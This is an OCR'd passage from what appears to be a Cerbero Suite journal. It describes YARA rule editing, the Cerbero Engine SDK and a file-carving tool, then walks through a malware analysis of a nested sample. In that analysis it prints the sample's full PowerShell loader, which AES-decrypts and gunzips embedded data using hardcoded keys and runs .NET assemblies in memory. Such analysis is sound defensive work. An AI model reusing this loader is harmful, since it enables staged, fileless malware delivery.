The YARA Editor provides a comprehensive workspace for creating, editing and testing YARA rules.


. . . continued from page 8.



You can create various scan profiles to test different types of rules against different sets of files, directories, or processes.




Once you execute the rule, matches are displayed upon completion of the scan.




You can also leave the scan profile empty if you just want to verify the syntax of a rule.

The editor is equipped with syntax completion.




To simplify the creation of rules, we have included rule examples that you can quickly search through and inspect.




Each example is detailed further in the official YARA documentation, accessible via the 'Open Documentation' button.

While the editor is an excellent tool for creating and editing YARA rules, it can also be utilized for quick searches in files, directories, and processes. Here is an example of how to swiftly search for a string in all processes and inspect the matches in memory.




. . . continued from page 9.




ACTIONS


The YARA Rules package also offers a variety of actions.



The 'Scan' action initiates a scan on data in a hex view, while the 'Open New YARA Editor' simply opens a new YARA editor. The 'Create Hex String Rule' and 'Create Text String Rule' actions generate respective rules based on the current selection. The rule below was generated from selected data in a hex view.




Meanwhile, the rule below was generated from selected instructions in a Carbon disassembly view.




LEGACY SUPPORT

The 'Scan (Legacy)' action offers the legacy YARA scan functionality that was previously included in Cerbero Suite but is no longer part of the main installation.



The legacy hook is also available for customized scans using YARA.



CONCLUSIONS

All YARA modules are available on all supported systems. This includes the 'Magic' module, which isn't officially available on Windows and the experimental 'LNK' module.

Developers can create installable rules packages for Cerbero Suite by including a configured 'yara_sources.cfg' file within their package.

The introduction of the YARA Rules package to Cerbero Suite marks a significant enhancement in the toolkit available to cybersecurity professionals. We are excited for you to explore its features and truly hope you enjoy the new capabilities it brings to your cybersecurity and forensic analysis endeavors.

ENGINE INTERMEZZO

In case you're not yet familiar with Cerbero Engine, here is a quick introduction. You can read more on our web page.

WHAT IS CERBERO ENGINE?

Cerbero Engine is our solution for enterprise projects such as cloud or in-house services. It offers the same SDK as Cerbero Suite and has already been used to analyze billions of files.

WHAT CAN IT DO?

The SDK is extensive and features support for dozens of file formats, scanning, disassembly, decompiling, emulation, signature matching, file carving, decompression, decryption and much more.

We make sure Cerbero Engine keeps up with the latest threats and challenges presented by file formats which are difficult to analyze. We offer state-of-the-art support for various file types such as Adobe PDF and Microsoft Office.

HOW SECURE IS IT?

Cerbero Engine has been designed taking into account all types of security issues when analyzing malicious files: buffer overflows, integer overflows, infinite loops, infinite recursion, decompression bombs, denial-of-service etc.

WHAT PLATFORMS DOES IT SUPPORT?

Just like Cerbero Suite, Cerbero Engine is cross-platform. Currently we offer it for both Windows (x86, x64) and Linux (x64). It is also compatible with older versions of Windows and Linux.

CAN IT BE EMBEDDED?

Cerbero Engine is deployed as an embeddable module: a Dynamic-Link Library (DLL) on Windows and a Shared Library on Linux. The engine can be loaded from both C/C++ and Python 3.

Loading the engine from Python is extremely simple.

```
from ProEngine import *

# initialize the engine
proEngineInit()

# from here on the SDK can be accessed
from Pro.Core import *
# ...

# finalize the engine before exiting
proEngineFinal()
```

Loading the engine from C/C++ is also very simple: it only requires including the 'ProEngine' header and specifying the location of the engine on disk.

```
#define PRO_ENGINE_INIT
#include "ProEngine.h"

int main()
{
    // initialize the engine
    if (!proEngineInit("/path/to/the/
        ↪ engine", ProEngine_InitPython))
        return -1;

    // from here on the SDK can be
        ↪ accessed

    // finalize the engine before exiting
    proEngineFinal();
    return 0;
}
```

IS IT FAST?

While the SDK is in Python, our engine is written in C++ and is both multi-thread and multi-process. This design decision guarantees maximum speed, while also giving you the capability to write cross-platform code that is compatible across both Cerbero Engine and Cerbero Suite.

Since the SDK is in Python, you don't need to worry about rebuilding your project when the engine is updated. Moreover, we take great care not to introduce breaking changes to the SDK: we don't want you to worry that an update could cause your code to stop working!

HOW DO YOU LICENSE IT?


We license Cerbero Engine on a per-case basis. Licensing depends on the project's scope. If you are interested in a quotation, please contact us.

Purchasing a license of Cerbero Engine comes with discounted lab licenses for Cerbero Suite. By using Cerbero Suite, your engineers can interactively debug parsing issues, analyze edge cases, use the Python editor for development and create graphical applications that work in conjunction with Cerbero Engine.


FILE KLONDIKE

Just before publishing the current issue of the journal we have release the File Miner package, a sophisticated file carving tool available for all Cerbero Suite licenses. Designed to aid malware and forensic analysts in their daily tasks, this package stands out as a top-tier utility in its category, and we plan to enhance it further by supporting additional file formats.


File Miner offers flexible configuration through the settings. By default, it automatically carves files selectively from specific groups, such as excluding archives where carving generally provides no benefit. Users have the ability to customize settings to select which file groups are automatically carved and which specific groups or file formats should be detected.



Additionally, the carving speed for each file type is prominently displayed, allowing for more informed decisions.




Here's an example of File Miner in action: a malware sample was processed, during which the executable was unpacked using the UPX Unpacker package. File Miner identified four additional executables within the unpacked file.




. . . continued from page 12.


File Miner can be initiated from any hex view as an action. For instance, we launched it on the data from a memory dump.




Upon completion of the carving process, File Miner presents a comprehensive view of the extracted files.



You have the option to access each file individually or save them in batches. When batch-saving, you can opt to add them as child objects, root objects, or save them directly to the disk.



Once the objects are added, they can be inspected in the same manner as those carved automatically.



File Miner's functionality can be enhanced through the integration of additional installed packages. In fact, certain file formats are only detected when their corresponding format packages are installed. For instance, PYC files and RAR archives can be detected and processed only with the relevant packages installed.

The package is exposed to the SDK. The following code snippet demonstrates how to carve files programmatically:

```
from Pro.Core import *
from Pro.UI import *
from Pkg.FileMiner import *

def callback(match, ud):
    print("MATCH:", match.format, "offset
        ↪ :", hex(match.offset), "size:",
        ↪  hex(match.size))

def main():
    c = createContainerFromFile("path/to/
        ↪ file")
    fm = FileMiner()
    wo = proContext().startWait("Carving
        ↪ ...")
    fm.mine(c, callback=callback,
        ↪ wait_object=wo)
    wo.stop()
```

As we continue to develop and expand this tool, we remain committed to equipping our users with the most powerful and intuitive resources for their cybersecurity and forensic needs.


> *"During the gold rush it's a good time to be in the pick and shovel business."*
>
> — Anonymous

MATRYOSHKA PAYLOAD


An interesting, deeply nested sample. In this article, we go through the various stages until we reach the final one.

Sample SHA256: 60B4B34A1DB6121C930F5AD4F16BA8DC4566BF5D13C71EEE0EB7F85B3E6FAAEA


The first stage of the malware involves a PowerShell script that decodes a Base64 string and executes it. We select the string and decode it using the 'Base64 to Bytes' action.




Since we notice that the decoded data is an ASCII string, we convert it to text using the 'Bytes to Text' action.




The text represents a Windows batch script. We use the Simple Batch Emulator package to run it.




At the beginning of the output, we can see that the batch script uses the PowerShell interpreter to run some code and then terminates the process.




We copy the PowerShell code to a new text view.



We set the appropriate syntax highlighting and use the PowerShell Beautifier package to beautify the code.



Now we have readable PowerShell code.



. . . continued from page 14.

The following is the beautified PowerShell code:


```
function decrypt_function($var_1)
{
    $create_result = [System.Security.
        ↪ Cryptography.Aes]::Create();
    $create_result.Mode=[System.Security.
        ↪ Cryptography.CipherMode]::CBC;
    $create_result.Padding=[System.
        ↪ Security.Cryptography.
        ↪ PaddingMode]::PKCS7;
    $create_result.Key=[System.Convert]::
        ↪ FromBase64String('ChVO1+
        ↪ OS14WL1QUy/flynTXrlSOhgp9SBTxTD
        ↪ /evU9c=');
    $create_result.IV=[System.Convert]::
        ↪ FromBase64String('DrXQO2PcC7l+
        ↪ n4nK5t3A3w==');
    $create_decryptor_result =
        ↪ $create_result.CreateDecryptor
        ↪ ();
    $transform_final_block_result =
        ↪ $create_decryptor_result.
        ↪ TransformFinalBlock($var_1, 0,
        ↪ $var_1.Length);
    $create_decryptor_result.Dispose();
    $create_result.Dispose();
    $transform_final_block_result;
}

function decompress_function($var_1)
{
    $memory_stream = New-Object System.IO
        ↪ .MemoryStream(, $var_1);
    $memory_stream_2 = New-Object System.
        ↪ IO.MemoryStream;
    $gzip_stream = New-Object System.IO.
        ↪ Compression.GZipStream(
        ↪ $memory_stream, [IO.Compression
        ↪ .CompressionMode]::Decompress);
    $gzip_stream.CopyTo($memory_stream_2)
        ↪ ;
    $gzip_stream.Dispose();
    $memory_stream.Dispose();
    $memory_stream_2.Dispose();
    $memory_stream_2.ToArray();
}

function execute_function($var_1, $var_2)
{
    $load_result = [System.Reflection.
        ↪ Assembly]::Load([byte[]]$var_1)
        ↪ ;
    $entry_point = $load_result.
        ↪ EntryPoint;
    $entry_point.Invoke($null, $var_2);
}
$Host.UI.RawUI.WindowTitle = '%~f0';
$read_all_text_result = [System.IO.File
    ↪ ]::ReadAllText('%~f0').Split([
    ↪ Environment]::NewLine);
foreach ($item in $read_all_text_result)
{
    if ($item.StartsWith('
        ↪ nsiwjFslDvZfvwXwOXvp'))
    {
        $substring_result = $item.
            ↪ Substring(20);
        break;
    }
}
$split_result = [string[]]
    ↪ $substring_result.Split('\');
$decompress_function_result =
    ↪ decompress_function(
    ↪ decrypt_function([Convert]::
    ↪ FromBase64String($split_result[0].
    ↪ Replace('#', '/').Replace('@', 'A')
    ↪ )));
$decompress_function_result_2 =
    ↪ decompress_function(
    ↪ decrypt_function([Convert]::
    ↪ FromBase64String($split_result[1].
    ↪ Replace('#', '/').Replace('@', 'A')
    ↪ )));
$decompress_function_result_3 =
    ↪ decompress_function(
    ↪ decrypt_function([Convert]::
    ↪ FromBase64String($split_result[2].
    ↪ Replace('#', '/').Replace('@', 'A')
    ↪ )));
execute_function
    ↪ $decompress_function_result $null;
execute_function
    ↪ $decompress_function_result_2 $null
    ↪ ;
execute_function
    ↪ $decompress_function_result_3(, [
    ↪ string[]]'%*');
```


The PowerShell code reads its own file and then searches for data beginning with 'nsiwjFslDvZfvwXwOXvp'. It takes the data that follows this marker and splits it using the backslash separator. Each part has the character '#' replaced with '/' and the character '@' replaced with 'A'. Each part is then decoded from base64, decrypted using AES, decompressed using GZip, and then loaded as a .NET assembly.

We split the base64 string into three separate text views and replace the characters.




We use the 'Base64 to Bytes' action and then apply the AES decryption filter to each decoded part.


. . . continued from page 15.




Afterward, we add each part as a root object.




We specify the GZip format.



Of the three assemblies, only the first one appears to be valid, so we'll focus on that one.




We utilize the DotNET Decompiler package to inspect the C# code.




Among various other operations, the code decrypts, decompresses, and runs the embedded file named 'payload.exe'. Specifically, it partly accomplishes this using the following line, which specifies the AES decryption key and initialization vector:

```
byte[] rawAssembly = edcTfGxKQgYVkOrvOxTt
    ↪ (azChcTCQUxDJPlPpfkgA(
    ↪ oOLVWWsfBuWsDZlWwJcw(text), Convert
    ↪ .FromBase64String("ialEZVUoKyh+
    ↪ FJMzUcNI3G+5Y66GIooqu5k53g59GxM="),
    ↪  Convert.FromBase64String("
    ↪ vFlSnd5iutsk1Mp6wm4G2g==")));
```

We apply the AES decryption filter to the data of 'payload.exe' and add the decrypted data as a GZip root object.



The decompressed file is another .NET assembly.



The following is the decompiled C# code, excluding the very large byte array:

